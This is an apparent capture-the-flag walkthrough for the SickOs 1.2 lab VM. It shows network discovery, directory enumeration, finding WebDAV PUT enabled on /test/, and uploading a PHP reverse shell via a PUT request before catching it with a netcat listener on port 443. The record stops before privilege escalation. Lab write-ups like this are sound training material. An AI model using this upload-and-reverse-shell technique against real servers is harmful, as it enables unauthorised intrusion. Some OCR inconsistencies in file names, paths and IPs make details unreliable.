SickOs 1.2 - Walkthrough

This is second in following series from SickOs and is independent of the prior releases, scope of challenge is to gain highest privileges on the system.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance & Enumeration
- Exploitation
- Privilege Escalation

Tools Used:

Nmap, Web browser, dirbuster, Netcat, netdiscover, BurpSuite


Reconnaissance & Enumeration

First of all, I launched the target machine in the VMware.


sick os 1.2 - VMware Workstation
File Edit View VM Tabs Help
Home
kali linux
sick os 1.2
To direct input to this VM, click inside or press Ctrl+G.


```
                                                                By @D4rk36

ubuntu login:

 .oooooo..o  o8o            oooo          .oooooo.                 .o        .oo
oo.
d8P'    `Y8  `"'            `888         d8P'  `Y8b              o888      .dP""
Y88b
Y88bo.      oooo   .ooooo.   888  oooo  888      888  .oooo.o     888
 ]8P'
 `"Y8888o.  `888  d88' `"Y8  888 .8P'   888      888 d88(  "8     888          .
d8P'
     `"Y88b  888  888        888888.    888      888 `"Y88b.      888        .dP
'
oo     .d8P  888  888   .o8  888 `88b.  `88b    d88' o.  )88b     888  .o. .oP
   .o
8""88888P'  o888o `Y8bod8P' o888o o888o  `Y8bood8P'  8""888P'    o888o Y8P 88888
88888


                                                                By @D4rk36

ubuntu login: _
```

After launching the target machine in VirtualBox/VMware, I used netdiscover to find the ip address of the target machine.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 22 Captured ARP Req/Rep packets, from 13 hosts.   Total size: 1320
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________
 192.168.1.38    68:5d:43:22:b9:1f      8     480  Intel Corporate
 0.0.0.0         68:5d:43:22:b9:1f      3     180  Intel Corporate
 192.168.1.1     14:57:9f:c5:21:22      1      60  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.1.2     00:0d:48:49:ac:13      1      60  AEWIN Technologies Co., Ltd.
 192.168.1.3     74:d4:35:7b:18:12      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD.
 [illegible]                                                  OGY CO.,LTD.
 192.168.1.22    00:0c:29:34:c5:4b      1      60  VMware, Inc.
 [illegible]
 192.168.1.26    e8:2a:44:9a:cf:eb      1      60  Liteon Technology Corporation
 192.168.1.177   80:ad:16:c1:ad:14      1      60  Xiaomi Communications Co Ltd
 192.168.1.43    5c:ea:1d:39:01:c5      1      60  Hon Hai Precision Ind. Co.,Ltd.
 192.168.1.44    b0:10:41:85:35:2d      1      60  Hon Hai Precision Ind. Co.,Ltd.
 192.168.1.197   04:d1:3a:b4:82:df      1      60  Xiaomi Communications Co Ltd


┌──(kali㉿kali)-[~]
└─$                                                                    130 ×
```

After finding the ip address of the target machine I launched nmap scan. There were 2 ports open. I tried brute forcing on port 22 but it didn't work. Then I opened target ip in the browser because port 80 was open. it was a static website.




I didn't find anything in the source code. Then I launched dirbuster for content discovery and found /test/ directory.


~/Desktop/vuln_hub/DirBusterReport-192.168.1.46-80.txt - Mousepad
File
Edit
Search
View
Document
Help

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Thu Nov 11 05:47:16 EST 2021
--------------------------------

http://192.168.1.46:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/test/


--------------------------------
Files found during testing:

Files found with a 200 responce:

/index.php


--------------------------------
```

On visiting the /test/ directory, I didn't find anything. Then I launched Burp Suite and captured a request for /test/ URL. Then I sent the request in the repeater and changed the method to OPTIONS in order to see the allowed methods.




```
OPTIONS /test/ HTTP/1.1
Host: 192.168.1.22
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
DAV: 1,2
MS-Author-Via: DAV
Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH,
 LOCK, UNLOCK
Allow: OPTIONS, GET, HEAD, POST
Content-Length: 0
Connection: close
Date: Thu, 11 Nov 2021 12:30:42 GMT
Server: lighttpd/1.4.28


```

There I found that PUT method was allowed. Due to which I could upload a reverse shell script in order to gain a web shell.

Exploitation


Then I uploaded a BACKDOOOOOR.php named php reverse shell by changing the request method to PUT then inserting the malicious code in the body of the request and adding BACKDOOOOOR.php in the request URL.


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to http://192.168.1.22:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Search...
0 matches

```
PUT /test/BACKDOOOOR.php HTTP/1.1
Host: 192.168.1.22
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
```


After forwarding the request, the payload was stored in the web server's /temp/ directory.

After that I launched a Netcat listener on port 443. Before this I launched Netcat listener on port 4444, 5000, 12345, 7476 but none of them worked because of the machine's firewall's outbound rules.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
```


Then I opened http://192.168.1.22/temp/BACKDOOOOOR.php & I got reverse shell.



Index of /test/

```
Name                Last Modified          Size  Type
Parent Directory/                          -     Directory
BACKDOOOOR.php      2021-Nov-11 04:18:22   5.5K  application/x-httpd-php
```

